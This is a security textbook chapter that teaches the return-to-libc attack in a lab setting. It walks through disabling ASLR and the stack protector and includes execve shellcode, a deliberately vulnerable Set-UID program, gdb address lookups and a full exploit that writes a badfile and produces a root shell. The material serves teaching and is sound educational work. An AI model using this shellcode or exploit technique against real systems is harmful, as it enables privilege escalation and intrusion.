Chapter 5

Return-to-libc Attack

In Chapter 4, we have shown that by injecting malicious code into a target program's stack via a buffer overflow vulnerability, we can successfully launch a buffer overflow attack. To defeat such an attack, a countermeasure called "non-executable stack" is implemented in modern operating systems. The countermeasure basically marks the stack as non-executable, so even if attackers can inject code into the stack, the code can never be triggered. Unfortunately, this countermeasure can be defeated by another attacking method, which does not need to run anything from the stack. The method is called *return-to-libc* attack. We will discuss how this attack method works in this chapter.

Contents

5.1 Introduction 90
5.2 The Attack Experiment: Setup 91
5.3 Launch the Return-to-libc Attack: Part I 93
5.4 Launch the Return-to-libc Attack: Part II 95
5.5 Summary 101

5.1 Introduction

In a typical stack-based buffer overflow attack, attackers first place a piece of malicious code on the victim's stack, and then overflow the return address of a function, so when the function returns, it jumps to the location where the malicious code is stored. As we have discussed in Chapter 4, several countermeasures can be used to defend against the attack. One approach is to make the stack non-executable, so even if an attack can cause the function to jump to the malicious code, there will be no damage, because the code cannot run.

Stack is primarily used for data storage, and rarely do we execute code from the stack. Therefore, the stack of most programs do not need to be executable. In some computer architectures, including x86, memory can be marked as non-executable. In `Ubuntu`, when compiling a program using `gcc`, we can ask `gcc` to turn on a special "non-executable stack" bit in the header of the binary. When the program needs to be executed, the operating system first needs to allocate memory for the program; the OS checks the "non-executable stack" bit to decide whether to mark the stack memory as executable or not. Let us see the following code.

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

The above code places a shellcode in a buffer on the stack, casts the buffer as a function, and calls the function. As a result, the shellcode is triggered, and a shell is created. Let us compile the code with and without the "non-executable stack" option.

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!

seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

In the first `gcc` command, we used `"-z execstack"`, which allows code execution on the stack. We can see that the shellcode was successfully executed (a new shell prompt was created). In the second `gcc` command, we used `"-z noexecstack"`, i.e., the stack will not be executable. Our shellcode could not be triggered, and we got a "segmentation fault (core dumped)" message.

Defeating the countermeasure. Making stacks non-executable seems to be effective in defending against buffer overflow attacks, because it eliminates an important condition for a successful attack. Unfortunately that condition is not an essential one. For a buffer overflow attack to succeed, some code needs to be executed; whether the code is on the stack or not is not important. Given the fact that attackers can only inject their contents onto the stack, with the stack being non-executable, attackers can no longer run their injected code, so they have to find some code that is already in the memory.

There is a region in the memory where plenty of code can be found. This is the region for the standard C library functions. In `Linux`, the library is called `libc`, which is a dynamic link library. Most programs use the functions inside the `libc` library, so before these programs start running, the operating system will load the `libc` library into memory.

The question now becomes whether there is a `libc` function that we can use to achieve our malicious goal. If there is one, we can get the vulnerable program to jump to this `libc` function. Several such functions exist inside `libc`, and the easiest one to use is the `system()` function. This function takes a string as its argument, treats the string as a command, and executes the command. With this function, if we want to run a shell after overflowing a buffer, we do not need to write a shellcode; we can simply jump to the `system()` function, and ask it to run the `"/bin/sh"` program directly.

The attack using the above strategy is called the *return-to-libc* attack [Wikipedia, 2017q]. Its basic idea is illustrated in Figure 5.1. The idea seems quite simple, but making it work in practice requires a deep understanding of how function invocation works and how stacks are used by functions. In this chapter, we demonstrate how to use the return-to-libc technique to launch buffer overflow attacks.




Figure 5.1: The idea of the return-to-libc attack

5.2 The Attack Experiment: Setup

We will use a sample vulnerable program throughout this chapter to show how we can attack it using the return-to-libc technique. The vulnerable program, shown in Listing 5.1, is the same as the one used in Chapter 4. This program has a buffer overflow vulnerability at Line ①. The program opens a user-provided file called `badfile`, reads up to 200 bytes from the file, and passes the data to the function `vul_func()`, which copies the data to its own buffer.

of the buffer is only 50, smaller than the potential length of the data.

Listing 5.1: The `stack.c` program

```
/* stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int vul_func(char *str)
{
    char buffer[50];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);        ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Compilation and countermeasures. We first compile the above program. It should be noted that during the compilation, we need to turn off the StackGuard countermeasure while turning on the non-executable stack countermeasure. We also need to turn off the address space layout randomization countermeasure that makes buffer overflow attacks more difficult.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

- The `-fno-stack-protector` option asks the compiler not to add the StackGuard protection to the binary. If this countermeasure is turned on, exploiting the buffer overflow vulnerability will be difficult.
- The `noexecstack` option turns on the "non-executable stack" countermeasure, which is exactly what we are trying to defeat.
- The `sysctl` command turns off the address space layout randomization (ASLR) countermeasure. If this countermeasure is on, guessing the memory location of the return address will be hard.

The program above is a root-owned Set-UID program, so when it runs, it has the root privilege, making it a target for exploitation. We execute the following commands to turn the program into a root-owned Set-UID program:

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

5.3 Launch the Return-to-libc Attack: Part I

Our objective is to jump to the `system()` function, and get it to execute `"/bin/sh"`. This is equivalent to invoking `system("/bin/sh")`. To achieve the goal, we need to carry out three tasks:

1. **Task A: find the address of `system()`**. We need to find where the `system()` function is in the memory. We will overwrite the return address of the vulnerable function with this address, so we can jump to `system()`.

2. **Task B: find the address of the `"/bin/sh"` string**: For the `system()` function to run a command, the name of the command should already be in the memory, and its address should be obtained.

3. **Task C: argument for system()**: After getting the address of the string `"/bin/sh"`, we need to pass it to the `system()` function. This means putting the address on the stack, because that is where `system()` gets its argument. The challenge is to figure out where exactly we should place the address.

Tasks A and B are quite easy to accomplish, while Task C is quite difficult. We will work on Tasks A and B in this section, while leaving Task C for the next section.

5.3.1 Task A: Find the Address of the `system()` Function

In `Linux`, when a program runs, the `libc` library will be loaded into memory. For the same program, the library is always loaded in the same memory address. Therefore, we can easily find out the address of `system()` using a debugging tool such as `gdb`. Namely, we can debug the target program `stack`. Even though the program is a root-owned `Set-UID` program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside `gdb`, we need to type the `run` command to execute the target program once, otherwise, the library code will not be loaded. We use the `p` command (or `print`) to print out the address of the `system()` and `exit()` functions (we will need `exit()` later on).

```
$ touch badfile
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

5.3.2 Task B: Find the Address of the String "/bin/sh"

For `system()` to run the `"/bin/sh"` command, the string `"/bin/sh"` must be in the memory and its address should be passed to the `system()` function as an argument. There are a number of ways to achieve that. For example, when overflowing a target program's buffer, we can place the string in the buffer, and then figure out its address. Another approach is to utilize the environment variables. Before we run the vulnerable program, we export an environment variable `MYSHELL`. All the exported environment variables in a shell process will be passed to the child process. Therefore, if we execute the vulnerable program from the shell, `MYSHELL` will get into the memory of the vulnerable program. We write the following C program to print out the address of the `MYSHELL` environment variable.

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",    shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Before running the above program, we define an environment variable called `MYSHELL`. When the program runs, its process will inherit the environment variable from the parent shell. The results of the program is shown in the following:

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:    /bin/sh
  Address: bffffe8c
```

Changing file name length. It should be noted that the address of the `MYSHELL` environment variable is sensitive to the length of the program name. For example, if we change the program name from `env55` to `env7777`, we can see that the address is shifted:

```
$ mv env55 env7777
$ ./env7777
  Value:    /bin/sh
  Address: bffffe88
```

Environment variables are stored in the stack region of a process, but before environment variables are pushed into the stack, the program's name is pushed in first. Therefore, the length of the name affects the memory locations of the environment variables. We use the following debugging method to print out the information on the stack. We can see that the program's name is stored in address `0xbffffd0`.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
......
0xbfffffb7:  "COLORTERM=gnome-terminal"
0xbfffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

If we change the length of the program name and repeat the above debugging experiment, we can see that all the environment variables' addresses are shifted.

5.4 Launch the Return-to-libc Attack: Part II

We now know the address of the `system()` function and the address of the `"/bin/sh"` string, we are left with one more thing, i.e., how to pass the string address to the `system()` function. In a conventional function call, before the invocation, the caller places the required arguments on the stack, and then jumps to the beginning of the function. Once inside, the function can get the arguments using the frame pointer `ebp`.

In the return-to-libc attack, the `system()` function is not invoked in a conventional way: we simply cause the target program to jump to the beginning of the function code; the target program has not prepared for such an invocation, so the needed argument for the function has not been placed on the stack. We have to make up for this missing step. Namely, before the vulnerable function jump to the `system()` function, we need to place the argument (i.e., the address of the `"/bin/sh"` string) on the stack ourselves. We can easily achieve that when overflowing the target buffer. The challenge is to find out where on the stack should the argument be placed.

To answer this question, we need to know exactly where the frame pointer `ebp` is after we have entered the `system()` function. Functions use the frame pointer register as a reference pointer for their arguments. As we can see from Figure 5.2, the first argument of a function is at `ebp + 8`, so whenever a function needs to access its first argument, it uses `ebp + 8` as the address of the argument. Therefore, in the return-to-libc attack, it is important to predict where `ebp` will point to after we have caused the vulnerable program to jump inside the `system()` function. We will place the address of the `"/bin/sh"` string at the place `8` bytes above the predicted `ebp` value.

We know exactly where the `ebp` is inside the vulnerable function, This register goes through a series of changes at the start and end of a function. In assembly, the start and end of a function are referred to as the function epilogue and prologue respectively [Wikipedia, 2017h]. To accurately predict the value of `ebp`, we need to fully understand the code in function epilogue and prologue.




Figure 5.2: Frame for the `system()` function

5.4.1 Function Prologue

In assembly code, function prologue is the code at the beginning of a function, and it is used to prepare the stack and registers for the function. On the IA-32 (32-bit `x86`) architecture, function prologue commonly contains the following three instructions:

```
pushl  %ebp
movl   %esp, %ebp
subl   $N, %esp
```

The situation of the stack before and after each prologue instruction is depicted in Figure 5.3. When a function is called, the return address (denoted as RA) is pushed into the stack by the `call` instruction. That is why at the beginning of the function, before the function prologue gets executed, the stack pointer (the `esp` register) points at the RA location. The first prologue instruction immediately saves the caller function's frame pointer (this is called previous frame pointer), so when the function returns, the caller's frame pointer can be recovered. The second prologue instruction sets the frame pointer to the stack's current position. That is why the frame pointer always points to the memory where the old frame pointer is stored. The third instruction moves the stack pointer (`esp`) by N bytes, basically leaving spaces for the local variables of the function.




Figure 5.3: How the stack changes when executing the function prologue

5.4.2 Function Epilogue

Function epilogue is the code at the end of a function, and it is used to restore the stack and registers back to the state before the function is invoked. On the IA-32 architecture, function epilogue contains the following three instructions:

```
movl  %ebp, %esp
popl  %ebp
ret
```

The situation of the stack before and after each epilogue instruction is depicted in Figure 5.4. These instructions basically reverses those in the function prologue. The first epilogue instruction move `%esp` to where the frame pointer points to, effectively releasing the stack space allocated for the local variables. The second epilogue instruction assigns the previous frame pointer to `%ebp`, basically recovering the frame pointer of the caller function. At this point, the stack state is exactly the same as that at the beginning of the function (i.e. Figure 5.3(1)). The last epilogue instruction, `ret`, pops the return address from the stack, and then jump to it. This instruction also moves `esp`, so the memory space storing the return address is freed.




Figure 5.4: How the stack changes when executing the function epilogue

IA-32 processors contain two built-in instruction `enter` and `leave`. The `enter` instruction performs the function prologue, while the `leave` instruction performs the first two instructions of the function epilogue.

5.4.3 Function Prologue and Epilogue Example

We now examine a code example, show the assembly code of functions, and identify their prologue and epilogue. The following code defines two functions, `foo()` and `bar()`, where `bar()` calls `foo()` with a single argument.

```
$ cat prog.c
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo (b);
}
```

We can compile the program into assembly code using the "-S" option of gcc. The corresponding assembly code is shown in the following.


```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
        movl %esp, %ebp          } Function prologue
        subl $16, %esp
        movl    8(%ebp), %eax      ①
        movl    %eax, -4(%ebp)
        leave                    } Function epilogue
        ret
bar:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $20, %esp
        movl    $5, -4(%ebp)
        movl    -4(%ebp), %eax
        movl    %eax, (%esp)
        call foo
        leave
        ret
```

In the bar() function, the call to function foo() can be observed. The call instruction pushes the value of the EIP register (which contains the address of the next instruction to be executed) into the stack, before jumping to foo. This corresponds to the pushed RA value on stack as shown in Figure 5.3. In the foo() function, the prologue and epilogue are marked. In the epilogue, the instruction leave is used. Moreover, in Line ①, we can see that foo() accesses its first (and only) argument using 8(%ebp), which means %ebp + 8. In the system() function, the function prologue and epilogue, and the way to access the argument are exactly the same as those in foo().

5.4.4 Perform Task C

We are now ready to work on Task C, i.e., to find out where exactly we should place the argument for system(). In the vulnerable code shown in Listing 5.1, the function vul_func() has a buffer overflow vulnerability, so inside this function, we can overflow its buffer and change its return address to the address of the system() function. Between the point where the return address gets modified and the point where the argument for system() is used, the program will execute vul_func()'s function epilogue and system()'s function prologue. We just need to trace these instructions, and see exactly where ebp will point to. Figure 5.5 illustrates such a trace.

Figure 5.5(a) shows the stack state inside the vul_func() function. After the buffer overflow, the return address is changed to the address of the system() function. Figure 5.5(b) shows the stack state after the program finishes running vul_func()'s epilogue. It should be noted that at this point, where %ebp points to does not matter, because it will soon be replaced



str
Return Address
main()'s ebp
esp
ebp
buffer
Address of system()
① system()'s argument
②
③
ebp
distance
esp
④
(a) inside vul_func()
(b) right after return from vul_func(): after running its function epilogue
(c) inside system(): after running its function prologue

Figure 5.5: Construct the argument for `system()`

by the `%esp` value. Therefore, it is important to trace the `%esp` register, not `%ebp`. From the figure, we can see that `%esp` points right above where the return address was stored.

Once the program jumps into `system()`, the function prologue will be executed. That will move `%esp` for four bytes below, and then set the `%ebp` register to the current value of `%esp`. Figure 5.5(c) depicts the result, showing where the frame pointer points to inside the `system()` function. Therefore, we simply need to put the argument (the address of the string `"/bin/sh"`) in the memory `8` bytes above `%ebp` (marked by ①).

It should be noted that the place marked by ② (i.e., `%ebp + 4`) will be treated as a return address of the `system()` function. If we just put a random value there, when `system()` returns (it will not return until the `"/bin/sh"` program ends), the program will likely crash. It is a better idea to to place the address of the `exit()` function there, so when `system()` returns, it jumps to `exit()`, which nicely terminates the program.

5.4.5 Construct Malicious Input

Finally, we are ready to construct our input, which will be used to overflow the buffer of the vulnerable program shown in Listing 5.1. We are only interested in three positions, marked with ①, ②, and ③ in Figure 5.5. We need to know their offsets from the beginning of the buffer, which is marked with ④. If we can calculate the distance between `%ebp` and ④, we can get the offsets for all the positions.

We notice that the `%ebp` value in Figure 5.5(c) is only four bytes more than the `%ebp` value in Figure 5.5(a), we can debug the program, and calculate the distance between `%ebp` and `buffer` inside the function `vul_func`.

```
$ gcc -fno-stack-protector -z noexecstack -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
(gdb) b vul_func
Breakpoint 1 at 0x804848a: file stack.c ...
(gdb) run
Starting program: /home/seed/labs/Return_to_Libc/stack_dbg
  Breakpoint 1, vul_func (str=0xbffff22c ...) at stack.c ...
(gdb) p &buffer
```

```
$1 = (char (*)[50]) 0xbffff1ce
(gdb) p $ebp
$2 = (void *) 0xbffff208
(gdb) p 0xbffff208 - 0xbffff1ce
$3 = 58
(gdb) quit
```

From the above experiment, we can see that the distance between `%ebp` and `buffer` inside the `vul_func()` is `58` bytes. Once we enter the `system()` function, the value of `%ebp` has gained four bytes. Therefore, we can calculate the offset of the three positions from the beginning of the buffer.

- The offset of ③ is 58 + 4 = 62 bytes. It will store the address of the `system()` function.
- The offset of ② is 58 + 8 = 66 bytes. It will store the address of the `exit()` function.
- The offset of ① is 58 + 12 = 70 bytes. It will store the address of the string `"/bin/sh"`.

We write the following C program to construct the input, and save the result to a file called `badfile`.

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

It should be noted that the addresses for `/bin/sh`, `exit()`, and `system()` may be different for readers, so readers should get these numbers based on their own investigation.

5.4.6 Launch the Attack

We can now compile the above program `ret_to_libc_exploit.c`, run it to generate `badfile`, and then run the vulnerable program `stack`, which is a root-owned `Set-UID` program. From the result, we can see the # sign at the shell prompt, indicating the root privilege. To verify that, we run the `id` command, which shows that the effective user ID `euid` is zero.

```
$ rm badfile
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#       ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

The length of program name. As we have mentioned in Task B (§ 5.3.2), the length of the program name affects the address of the environment variables. When conducting Task B, we compile `envaddr.c` into binary `env55`, which has exactly the same length as the target program `stack`. If their lengths are different, the addresses of the `MYSHELL` environment variable will be different when running these two different programs, and we will not get the desirable result. Let us do the following experiment.

```
$ ./stack
# exit
$ sudo mv stack stack77
$ ./stack77
sh: 1: /sh: not found
```

We first run `stack`, and our attack is successful. We then rename `stack` to `stack77`, and run the program again. This time, the attack fails, and a message says that `"/sh: not found"`. Due to the change of the file name, the address that we obtained from `env55` is not the address of the `"/bin/sh"` string; the entire environment variables get shifted by 4 bytes, so the address now points to the `"/sh"` string. Since there is no such command in the root directory, the `system()` function says that the command cannot be found.

5.5 Summary

In Chapter 4, we have seen that to exploit a buffer overflow vulnerability, attackers put their malicious shellcode on the stack. If we can make the stack non-executable, the shellcode cannot be executed even if the attackers can successfully overwrite the return address. This countermeasure has been implemented in operating systems, such as `Linux`. However, it can be defeated. Instead of jumping to the code on the stack, attackers can jump to the code in other places. That is the basic idea of the return-to-libc attack.

In the return-to-libc attack, by changing the return address, attackers can get the victim program to jump to a function in the `libc` library, which is already loaded into the memory. The `system()` function is a good candidate. If attackers can jump to this function to run `system("/bin/sh")`, a root shell will be spawned. The main challenge of this attack is to find out where to put the address of the command string, such that when the control enters `system()`, the `system()` function can get the command string.